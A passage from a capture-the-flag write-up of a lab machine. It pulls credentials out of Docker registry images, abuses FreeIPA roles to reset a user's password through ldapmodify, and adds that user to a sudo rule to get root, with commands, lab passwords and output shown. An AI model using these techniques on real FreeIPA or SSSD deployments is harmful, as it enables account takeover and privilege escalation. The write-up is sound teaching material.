         "v1Compatibility": "{\"id\":\"8e9880e2f2f433621c34c94d346eecaf8e8e500e3e55f52a6c322d2f747ae137\",\"parent\":\"3690474eb5b4b26fdfbd89c6e159e8cc376ca76ef48032a30fa6aafd56337880\",\"created\":\"2024-10-11T03:48:01.571862048Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ARG LAUNCHPAD_BUILD_ARCH\"]},\"throwaway\":true}"
      },
      {
         "v1Compatibility": "{\"id\":\"3690474eb5b4b26fdfbd89c6e159e8cc376ca76ef48032a30fa6aafd56337880\",\"created\":\"2024-10-11T03:48:01.529767151Z\",\"container_config\":{\"Cmd\":[\"/bin/sh -c #(nop)  ARG RELEASE\"]},\"throwaway\":true}"
      }
   ],
   "signatures": [
      {
         "header": {
            "jwk": {
               "crv": "P-256",
               "kid": "HD5L:WALB:3YBK:2Q2G:TRWO:RPHX:VHVB:37GX:2GYT:3BMS:PTGT:PQJC",
               "kty": "EC",
               "x": "GzGT3ba3n93XLyy8usi-o9aEyndKonMcJhRnT3IpOeU",
               "y": "_WvOLfUOzZ9_2t_VHvVceSK3i_3uKitgPDEQJ8N1emQ"
            },
            "alg": "ES256"
         },
         "signature": "vynWEa88NjoUBabIQa6sSFO7JHoeFfYuqLzBsH50mZc5uBDEQAHeGfnqShNQ6UIcvqP5RRW44-_XnOtOvE9ayw",
         "protected": "eyJmb3JtYXRMZW5ndGgiOjUwODYsImZvcm1hdFRhaWwiOiJDbjAiLCJ0aW1lIjoiMjAyNi0wNC0xOVQyMTozMzo1OFoifQ"
      }
   ]
Rather than manually figure these out, I’ll use DockerRegistryGrabber. I’ll reconnect SSH with -L 5000:127.0.0.1:5000 so that port 5000 on my host forwards to the registry.
This tool can list the repos:
oxdf@hacky$ uv run drg.py http://localhost --list -U rebecca_smith -P'-7eAZDp9-f9mg270098'
[+] test-domain-workstation
And then dump the layers:
oxdf@hacky$ uv run drg.py http://localhost --dump test-domain-workstation -U rebecca_smith -P'-7eAZDp9-f9mg270098'
[+] BlobSum found 10
[+] Dumping test-domain-workstation
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787
    [+] Downloading : bff382edc3a6db932abb361e3bd5aa09521886b0b79792616fc346b19a9497ea
    [+] Downloading : 92879ec4738326a2ab395b2427c2ba16d7dcf348f84477653a635c86d0146cb7
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 802008e7f7617aa11266de164e757a6c8d7bb57ed4c972cf7e9f519dd0a21708
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
This saves each to a directory on my host. Three are big, and two are small:
oxdf@hacky$ ls -l test-domain-workstation
total 157428
-rwxrwx--- 1 root vboxsf       246 Apr 20 01:27 292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787.tar.gz
-rwxrwx--- 1 root vboxsf  30610919 Apr 20 01:27 802008e7f7617aa11266de164e757a6c8d7bb57ed4c972cf7e9f519dd0a21708.tar.gz
-rwxrwx--- 1 root vboxsf  29979842 Apr 20 01:27 92879ec4738326a2ab395b2427c2ba16d7dcf348f84477653a635c86d0146cb7.tar.gz
-rwxrwx--- 1 root vboxsf        32 Apr 20 01:27 a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4.tar.gz
-rwxrwx--- 1 root vboxsf 100598014 Apr 20 01:27 bff382edc3a6db932abb361e3bd5aa09521886b0b79792616fc346b19a9497ea.tar.gz
The 32-byte one is empty, but the 246-byte one has a docker-entrypoint.sh:
oxdf@hacky$ tar -vtf a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4.tar.gz
oxdf@hacky$ tar -vtf 292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787.tar.gz
-rwx------ 0/0             181 2024-10-30 18:03 docker-entrypoint.sh
I’ll extract that script:
oxdf@hacky$ tar -xf 292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787.tar.gz
oxdf@hacky$ cat docker-entrypoint.sh
#!/bin/bash

ipa-client-install --unattended --principal donna_adams --password 3FEVPCT_c3xDH \
    --server dc01.sorcery.htb --domain sorcery.htb --no-ntp --force-join --mkhomedir
There is a username and password in there!
SSH
I’m able to SSH as donna_adams:
oxdf@hacky$ sshpass -p '3FEVPCT_c3xDH' ssh donna_adams@sorcery.htb
Creating directory '/home/donna_adams'.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
...[snip]...
$ bash
donna_adams@main:~$
Shell as ash_winter
Enumeration
User
The donna_adams user’s home directory is very empty:
donna_adams@main:~$ find . -type f
./.profile
./.cache/motd.legal-displayed
./.bashrc
./.bash_logout
They cannot run sudo:
donna_adams@main:~$ sudo -l
[sudo] password for donna_adams:
Sorry, user donna_adams may not run sudo on localhost.
And are not a member of any interesting groups on this computer:
donna_adams@main:~$ id
uid=1638400003(donna_adams) gid=1638400003(donna_adams) groups=1638400003(donna_adams)
The uid 1638400003 is far above the 65535 range a plain Linux system would ever hand out from /etc/passwd. Uids in this range are being issued centrally, which leads directly into the identity stack on main.
SSSD / FreeIPA
main is joined to a FreeIPA realm via ipa-client-install, and resolves users / groups / netgroups / sudo rules through SSSD. The configuration is spread across three files.
/etc/nsswitch.conf routes NSS lookups through sss after local files:
# Generated by authselect
# Do not modify this file manually, use authselect instead. Any user changes will be overwritten.
# You can stop authselect from managing your configuration by calling 'authselect opt-out'.
# See authselect(8) for more details.

# In order of likelihood of use to accelerate lookup.
passwd:     files sss systemd
shadow:     files
group:      files sss systemd
hosts:      files myhostname resolve [!UNAVAIL=return] dns
services:   files sss
netgroup:   files sss
sudoers:    files sss
automount:  files sss

aliases:    files
ethers:     files
gshadow:    files
networks:   files dns
protocols:  files
publickey:  files
rpc:        files
This is why donna_adams can SSH and getent passwd donna_adams works even though they aren’t in /etc/passwd:
donna_adams@main:~$ getent passwd donna_adams
donna_adams:*:1638400003:1638400003:donna adams:/home/donna_adams:/bin/sh
The entry comes from the IPA directory via SSSD. sudoers: files sss means sudo rules can also be pushed centrally (not just from /etc/sudoers).
/etc/ipa/default.conf was written by ipa-client-install and names the realm, domain, and server:
#File modified by ipa-client-install

[global]
basedn = dc=sorcery,dc=htb
realm = SORCERY.HTB
domain = sorcery.htb
server = dc01.sorcery.htb
host = main.sorcery.htb
xmlrpc_uri = https://dc01.sorcery.htb/ipa/xml
enable_ra = True
/etc/krb5.conf wires Kerberos to the same server for TGT issuance, admin, and password change:
#File modified by ipa-client-install

includedir /etc/krb5.conf.d/
[libdefaults]
  default_realm = SORCERY.HTB
  dns_lookup_realm = false
  rdns = false
  dns_canonicalize_hostname = false
  dns_lookup_kdc = true
  ticket_lifetime = 24h
  forwardable = true
  udp_preference_limit = 0
  default_ccache_name = KEYRING:persistent:%{uid}


[realms]
  SORCERY.HTB = {
    kdc = dc01.sorcery.htb:88
    master_kdc = dc01.sorcery.htb:88
    admin_server = dc01.sorcery.htb:749
    kpasswd_server = dc01.sorcery.htb:464
    default_domain = sorcery.htb
    pkinit_anchors = FILE:/var/lib/ipa-client/pki/kdc-ca-bundle.pem
    pkinit_pool = FILE:/var/lib/ipa-client/pki/ca-bundle.pem

  }


[domain_realm]
  .sorcery.htb = SORCERY.HTB
  sorcery.htb = SORCERY.HTB
  main.sorcery.htb = SORCERY.HTB
SSH password authentication flows through PAM, and with pam_sss in the stack SSSD performs a kinit against the IPA KDC on a successful password check. That means after logging in I already have a TGT:
donna_adams@main:~$ klist
Ticket cache: KEYRING:persistent:1638400003:krb_ccache_zGbGVN4
Default principal: donna_adams@SORCERY.HTB

Valid starting     Expires            Service principal
04/20/26 14:12:36  04/21/26 13:49:26  krbtgt/SORCERY.HTB@SORCERY.HTB
dc01.sorcery.htb is the Docker container I noticed above with multiple docker-proxy forwarders:
donna_adams@main:~$ getent hosts dc01.sorcery.htb
172.23.0.2      dc01.sorcery.htb
Client tools available
The standard ipa-client-install payload is here:
donna_adams@main:~$ which ipa kinit ldapsearch ksu
/usr/bin/ipa
/usr/bin/kinit
/usr/bin/ldapsearch
/usr/bin/ksu
ipa- the Python CLI that talks to the IPA JSON-RPC API over HTTPS, authenticated with the Kerberos ticket.kinit/klist/kdestroy- ticket lifecycle.ldapsearch- direct LDAP todc01.sorcery.htb:389, useful when theipawrapper hides an attribute.ksu- Kerberizedsu(rarely needed, but present).
Directory contents
ipa user-find against the IPA server shows only three principals in cn=users,cn=accounts,dc=sorcery,dc=htb:
donna_adams@main:~$ ipa user-find --all | grep -E 'User login|Member of groups|Member of HBAC'
  User login: admin
  Member of groups: admins, trust admins
  Member of HBAC rule: allow_ssh, allow_sudo
  User login: ash_winter
  Member of groups: ipausers
  Member of HBAC rule: allow_ssh, allow_sudo
  User login: donna_adams
  Member of groups: ipausers
  Member of HBAC rule: allow_ssh, allow_sudo
The realm has a superuser admin plus two regular users, ash_winter and donna_adams. Both regular users are granted remote login and sudo on IPA-enrolled hosts via the allow_ssh and allow_sudo HBAC rules, which is why my donna_adams SSH login to main worked.
I’ll pull more information on donna_adams:
donna_adams@main:~$ ipa user-show donna_adams
  User login: donna_adams
  First name: donna
  Last name: adams
  Home directory: /home/donna_adams
  Login shell: /bin/sh
  Principal name: donna_adams@SORCERY.HTB
  Principal alias: donna_adams@SORCERY.HTB
  Email address: donna_adams@sorcery.htb
  UID: 1638400003
  GID: 1638400003
  Account disabled: False
  Password: True
  Member of groups: ipausers
  Member of HBAC rule: allow_sudo, allow_ssh
  Indirect Member of role: change_userPassword_ash_winter_ldap
  Kerberos keys available: True
They have an interesting “Indirect Member of role”. donna_adams doesn’t have permissions to get information about that role:
donna_adams@main:~$ ipa role-show change_userPassword_ash_winter_ldap
ipa: ERROR: change_userPassword_ash_winter_ldap: role not found
Change Password / SSH
While I can’t see explicitly what this role allows, the name is a pretty good hint. Presumably donna_adams can change the password of ash_winter over LDAP. There are a few ways to try this. The following don’t work:
ldappasswd -Y GSSAPI -H ldap://dc01.sorcery.htb -s '0xdf0xdf.' uid=ash_winter,cn=users,cn=accounts,dc=sorcery,dc=htbipa passwd ash_winter
Both of those go through IPA’s higher-level password-change operation (the LDAP Modify Password extended op for ldappasswd, and the IPA API for ipa passwd), which this role doesn’t grant. What it does grant is the ability to write the userPassword attribute directly, so a raw ldapmodify does work:
donna_adams@main:~$ ldapmodify -Y GSSAPI -H ldap://dc01.sorcery.htb <<'EOF'
> dn: uid=ash_winter,cn=users,cn=accounts,dc=sorcery,dc=htb
> changetype: modify
> replace: userPassword
> userPassword: 0xdf0xdf.
> EOF
SASL/GSSAPI authentication started
SASL username: donna_adams@SORCERY.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "uid=ash_winter,cn=users,cn=accounts,dc=sorcery,dc=htb"
I can SSH, but I’ll need to change my password (so sshpass won’t work):
oxdf@hacky$ sshpass -p '0xdf0xdf.' ssh ash_winter@sorcery.htb
Password expired. Change your password now.
oxdf@hacky$ ssh ash_winter@sorcery.htb
(ash_winter@sorcery.htb) Password:
Password expired. Change your password now.
(ash_winter@sorcery.htb) Current Password:
(ash_winter@sorcery.htb) New password:
(ash_winter@sorcery.htb) Retype new password:
Creating directory '/home/ash_winter'.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
...[snip]...
$ bash
ash_winter@main:~$
ipa user-mod ash_winter --setattr userPassword=0xdf0xdf. and ipa user-mod ash_winter --passwd both work as well.
Shell as root
Enumeration
ash_winter has the ability to restart sssd with sudo:
ash_winter@main:~$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
I’ll check out ash_winter as a user in IPA:
ash_winter@main:~$ ipa user-show ash_winter
  User login: ash_winter
  First name: ash
  Last name: winter
  Home directory: /home/ash_winter
  Login shell: /bin/sh
  Principal name: ash_winter@SORCERY.HTB
  Principal alias: ash_winter@SORCERY.HTB
  Email address: ash_winter@sorcery.htb
  UID: 1638400004
  GID: 1638400004
  Account disabled: False
  Password: True
  Member of groups: ipausers
  Member of HBAC rule: allow_ssh, allow_sudo
  Indirect Member of role: add_sysadmin
  Kerberos keys available: True
Just like with donna_adams, ash_winter doesn’t have permissions to view this role:
ash_winter@main:~$ ipa role-show add_sysadmin
ipa: ERROR: add_sysadmin: role not found
There are five groups in this instance:
ash_winter@main:~$ ipa group-find --all
----------------
5 groups matched
----------------
  dn: cn=admins,cn=groups,cn=accounts,dc=sorcery,dc=htb
  Group name: admins
  Description: Account administrators group
  GID: 1638400000
  Member users: admin
  ipantsecurityidentifier: S-1-5-21-820725746-4072777037-1046661441-512
  ipauniqueid: 30051a92-96eb-11ef-a395-0242ac170002
  objectclass: top, groupofnames, posixgroup, ipausergroup, ipaobject, nestedGroup, ipaNTGroupAttrs

  dn: cn=editors,cn=groups,cn=accounts,dc=sorcery,dc=htb
  Group name: editors
  Description: Limited admins who can edit other users
  GID: 1638400002
  ipantsecurityidentifier: S-1-5-21-820725746-4072777037-1046661441-1002
  ipauniqueid: 30055df4-96eb-11ef-9a7a-0242ac170002
  objectclass: top, groupofnames, posixgroup, ipausergroup, ipaobject, nestedGroup, ipantgroupattrs

  dn: cn=ipausers,cn=groups,cn=accounts,dc=sorcery,dc=htb
  Group name: ipausers
  Description: Default group for all users
  Member users: donna_adams, ash_winter
  ipauniqueid: 300541ac-96eb-11ef-8324-0242ac170002
  objectclass: top, groupofnames, nestedgroup, ipausergroup, ipaobject

  dn: cn=sysadmins,cn=groups,cn=accounts,dc=sorcery,dc=htb
  Group name: sysadmins
  GID: 1638400005
  Indirect Member of role: manage_sudorules_ldap
  ipantsecurityidentifier: S-1-5-21-820725746-4072777037-1046661441-1005
  ipauniqueid: d038b410-96eb-11ef-ace5-0242ac170002
  objectclass: top, groupofnames, nestedgroup, ipausergroup, ipaobject, posixgroup, ipantgroupattrs

  dn: cn=trust admins,cn=groups,cn=accounts,dc=sorcery,dc=htb
  Group name: trust admins
  Description: Trusts administrators group
  Member users: admin
  ipauniqueid: 9534bbe8-96eb-11ef-8555-0242ac170002
  objectclass: top, groupofnames, ipausergroup, nestedgroup, ipaobject
----------------------------
Number of entries returned 5
----------------------------
One is named sysadmins, and it’s a member of manage_sudorules_ldap!
I’ll get a list of the existing sudo rules:
ash_winter@main:~$ ipa sudorule-find
-------------------
1 Sudo Rule matched
-------------------
  Rule name: allow_sudo
  Enabled: True
  Host category: all
  Command category: all
  RunAs User category: all
  RunAs Group category: all
----------------------------
Number of entries returned 1
----------------------------
This rule lets users with it assigned to them run any command as any user.
sudo Access
I’ll have ash_winter add themselves to sysadmins:
ash_winter@main:~$ ipa group-add-member sysadmins --users=ash_winter
  Group name: sysadmins
  GID: 1638400005
  Member users: ash_winter
  Indirect Member of role: manage_sudorules_ldap
-------------------------
Number of members added 1
-------------------------
It worked. I can verify that ash_winter is in the sysadmins group:
ash_winter@main:~$ ipa group-show sysadmins --all
  dn: cn=sysadmins,cn=groups,cn=accounts,dc=sorcery,dc=htb
  Group name: sysadmins
  GID: 1638400005
  Member users: ash_winter
  Indirect Member of role: manage_sudorules_ldap
  ipantsecurityidentifier: S-1-5-21-820725746-4072777037-1046661441-1005
  ipauniqueid: d038b410-96eb-11ef-ace5-0242ac170002
  objectclass: top, groupofnames, nestedgroup, ipausergroup, ipaobject, posixgroup, ipantgroupattrs
ash_winter@main:~$ ipa group-find --user=ash_winter
----------------
2 groups matched
----------------
  Group name: ipausers
  Description: Default group for all users

  Group name: sysadmins
  GID: 1638400005
----------------------------
Number of entries returned 2
----------------------------
I’ll attach the allow_sudo rule to ash_winter:
ash_winter@main:~$ ipa sudorule-add-user allow_sudo --users=ash_winter
  Rule name: allow_sudo
  Enabled: True
  Host category: all
  Command category: all
  RunAs User category: all
  RunAs Group category: all
  Users: admin, ash_winter
-------------------------
Number of members added 1
-------------------------
It worked, but it won’t show up right away:
ash_winter@main:~$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
First I need to restart sssd:
ash_winter@main:~$ sudo systemctl restart sssd
ash_winter@main:~$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
    (ALL : ALL) ALL
And it worked! For some reason, sudo -i doesn’t work:
ash_winter@main:~$ sudo -i
sudo: PAM account management error: Permission denied
sudo: a password is required
But sudo su - does:
ash_winter@main:~$ sudo su -
root@main:~#
And read the root flag:
root@main:~# cat root.txt
dd45620a************************
Beyond Root - Cleanup Abuse
Shortcut Overview
There’s a cleanup script that leaks the password for ash_winter before it was patched just before this box retired. Observing this allows for skipping all the way from having an initial shell as tom_summers to the final pre-root shell of ash_winter:
flowchart TD;
    subgraph identifier[" "]
      direction LR
      start1[ ] --->|intended| stop1[ ]
      style start1 height:0px;
      style stop1 height:0px;
      start2[ ] --->|unintended| stop2[ ]
      style start2 height:0px;
      style stop2 height:0px;
    end
    A[Shell as tom_summers]-->B(<a href='#recover-password'>Read Password\nfrom Xvfb</a>);
    B-->C[<a href='#shell-as-tom_summers_admin'>Shell as tom_summers_admin</a>];
    C-->D(<a href='#docker-registry-authentication'>Docker Registry\nAuthentication</a>);
    D-->E(<a href='#recover-password-1'>Recover Password\nfrom Image</a>);
    E-->F[<a href='#shell-as-donna_adams'>Shell as donna_adams</a>];
    F-->G(<a href='#change-password--ssh'>Password Change</a>);
    G-->H[<a href='#shell-as-ash_winter'>Shell as ash_winter</a>];
    A-->I(<a href='#abuse-process-monitoring'>Recover Password\nfrom Cleanup Script</a>);
    I-->H;

linkStyle default stroke-width:2px,stroke:#FFFF99,fill:none;
linkStyle 1,9,10 stroke-width:2px,stroke:#4B9CD3,fill:none;
style identifier fill:#1d1d1d,color:#FFFFFFFF;
Abuse Process Monitoring
It’s not super easy to catch with pspy, but it is possible:
2026/04/19 14:11:02 CMD: UID=1638400000 PID=338127 | /usr/bin/python3 -I /usr/bin/ipa user-mod ash_winter --setattr userPassword=w@LoiU8Crmdep
2026/04/19 14:31:02 CMD: UID=1638400000 PID=371376 | /usr/bin/python3 -I /usr/bin/ipa user-mod ash_winter --setattr userPassword=w@LoiU8Crmdep
2026/04/19 15:51:02 CMD: UID=1638400000 PID=504188 | /usr/bin/python3 -I /usr/bin/ipa user-mod ash_winter --setattr userPassword=w@LoiU8Crmdep
2026/04/19 16:01:02 CMD: UID=1638400000 PID=520791 | /usr/bin/python3 -I /usr/bin/ipa user-mod ash_winter --setattr userPassword=w@LoiU8Crmdep
It seems to run every 10 minutes, and gives away the password for ash_winter!
On a clean boot, this works:
oxdf@hacky$ ssh ash_winter@sorcery.htb
(ash_winter@sorcery.htb) Password:
Password expired. Change your password now.
(ash_winter@sorcery.htb) Current Password:
(ash_winter@sorcery.htb) New password:
(ash_winter@sorcery.htb) Retype new password:
Creating directory '/home/ash_winter'.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-60-generic x86_64)
...[snip]...
$
Interestingly, once the password is changed, it never changes back! I’ll show why below.
Cleanup Details
As tom_summers
As tom_summers I can see a service called Cleanup at /etc/systemd/system/cleanup.service:
[Unit]
Description=Run IPA cleanup script

[Service]
Type=oneshot
User=admin
ExecStart=/opt/scripts/cleanup.sh
It runs /opt/scripts/cleanup.sh, which only admins can access:
tom_summers@main:~$ ls -l /opt/
total 8
drwx--x--x 4 root  root   4096 Oct 31  2024 containerd
drwx------ 2 admin admins 4096 Apr 25  2025 scripts
/etc/systemd/system/cleanup.timer shows that it runs every 10 minutes:
[Unit]
Description=Run IPA cleanup script every 10 minutes

[Timer]
OnBootSec=10min
OnUnitActiveSec=10min
Unit=cleanup.service

[Install]
WantedBy=timers.target
As root
As root, I can access cleanup.sh:
#!/bin/bash

export KRB5CCNAME=/tmp/krb5cc_admin_cron
kinit -k -t /opt/scripts/admin.keytab admin

split() {
    awk -F: '{ print $2 }' | tr -d ' ' | tr ',' '\n'
}

sysadmins=$(ipa group-show sysadmins)
for group in $(echo "$sysadmins" | grep "Member groups: " | split); do
    ipa group-remove-member sysadmins --group "$group";
done
for user in $(echo "$sysadmins" | grep "Member users: " | grep -v "Indirect" | split); do
    ipa group-remove-member sysadmins --user "$user";
done

for rule in $(ipa sudorule-find | grep "Rule name: " | split); do
    output=$(ipa sudorule-show "$rule");
    for user in $(echo "$output" | grep "Users: " | split); do
         if [ "$user" = "admin" ] && [ "$rule" = "allow_sudo" ]; then
             continue;
         fi
         ipa sudorule-remove-user "$rule" --user "$user";
    done
    for group in $(echo "$output" | grep "User Groups: " | split); do
         ipa sudorule-remove-user "$rule" --group "$group";
    done
    if [ "$rule" != "allow_sudo" ]; then
        ipa sudorule-del "$rule";
    fi
done

ipa user-mod ash_winter --setattr userPassword=w@LoiU8Crmdep
It is resetting all the groups and rules that get changed in the final steps, and then resets ash_winter’s password. To auth, it configures /tmp/krb5cc_admin_cron as an output file, and then uses /opt/scripts/admin.keytab to auth.
The problem is that kinit -k -t admin.keytab admin fails:
root@main:/opt/scripts# kinit -k -t ./admin.keytab admin
kinit: Password has expired while getting initial credentials
The admin user’s password expired. It looks like it expired just over a month after release (on June 14, 2025):
root@main:/opt/scripts# docker exec -it ipa-dc01.sorcery.htb-1 kadmin.local -q 'getprinc admin'
Authenticating as principal root/admin@SORCERY.HTB with password.
Principal: admin@SORCERY.HTB
Expiration date: [never]
Last password change: Fri Apr 25 12:43:05 UTC 2025
Password expiration date: Thu Jul 24 12:42:45 UTC 2025
Maximum ticket life: 1 day 00:00:00
Maximum renewable life: 7 days 00:00:00
Last modified: Fri Apr 25 12:43:05 UTC 2025 (admin@SORCERY.HTB)
Last successful authentication: [never]
Last failed authentication: Fri Apr 25 12:42:28 UTC 2025
Failed password attempts: 0
Number of keys: 4
Key: vno 3, aes256-cts-hmac-sha384-192:special
Key: vno 3, aes128-cts-hmac-sha256-128:special
Key: vno 3, aes256-cts-hmac-sha1-96:special
Key: vno 3, aes128-cts-hmac-sha1-96:special
MKey: vno 1
Attributes: REQUIRES_PRE_AUTH DISALLOW_SVR
Policy: [none]
Patch
This was patched on 24 April 2026, just before the box retired:

Now the last line of the script has been replaced with:
read -r IPA_PASS < /opt/scripts/ash_password
#ipa user-mod ash_winter --setattr userPassword=w@LoiU8Crmdep
ipa passwd ash_winter < <(printf '%s\n%s\n' "$IPA_PASS" "$IPA_PASS")
It’s reading the password from a file rather than printing it somewhere that will show up in the process list.
They also fixed the user’s expired password:
Now the auth as admin works:
root@main:/opt/scripts# kinit -k -t ./admin.keytab admin
root@main:/opt/scripts# klist
Ticket cache: KEYRING:persistent:0:0
Default principal: admin@SORCERY.HTB

Valid starting     Expires            Service principal
04/24/26 20:50:11  04/25/26 20:33:20  krbtgt/SORCERY.HTB@SORCERY.HTB
I can confirm that the password now expires in 2099:
root@main:/# docker exec -it ipa-dc01.sorcery.htb-1 kadmin.local -q 'getprinc admin'
Authenticating as principal root/admin@SORCERY.HTB with password.
Principal: admin@SORCERY.HTB
Expiration date: [never]
Last password change: Thu Apr 23 10:43:45 UTC 2026
Password expiration date: Thu Jan 01 00:00:00 UTC 2099
Maximum ticket life: 1 day 00:00:00
Maximum renewable life: 7 days 00:00:00
Last modified: Thu Apr 23 10:43:45 UTC 2026 (admin@SORCERY.HTB)
Last successful authentication: [never]
Last failed authentication: Fri Apr 24 20:40:17 UTC 2026
Failed password attempts: 0
Number of keys: 4
Key: vno 5, aes256-cts-hmac-sha384-192:special
Key: vno 5, aes128-cts-hmac-sha256-128:special
Key: vno 5, aes256-cts-hmac-sha1-96:special
Key: vno 5, aes128-cts-hmac-sha1-96:special
MKey: vno 1
Attributes: REQUIRES_PRE_AUTH DISALLOW_SVR
Policy: [none]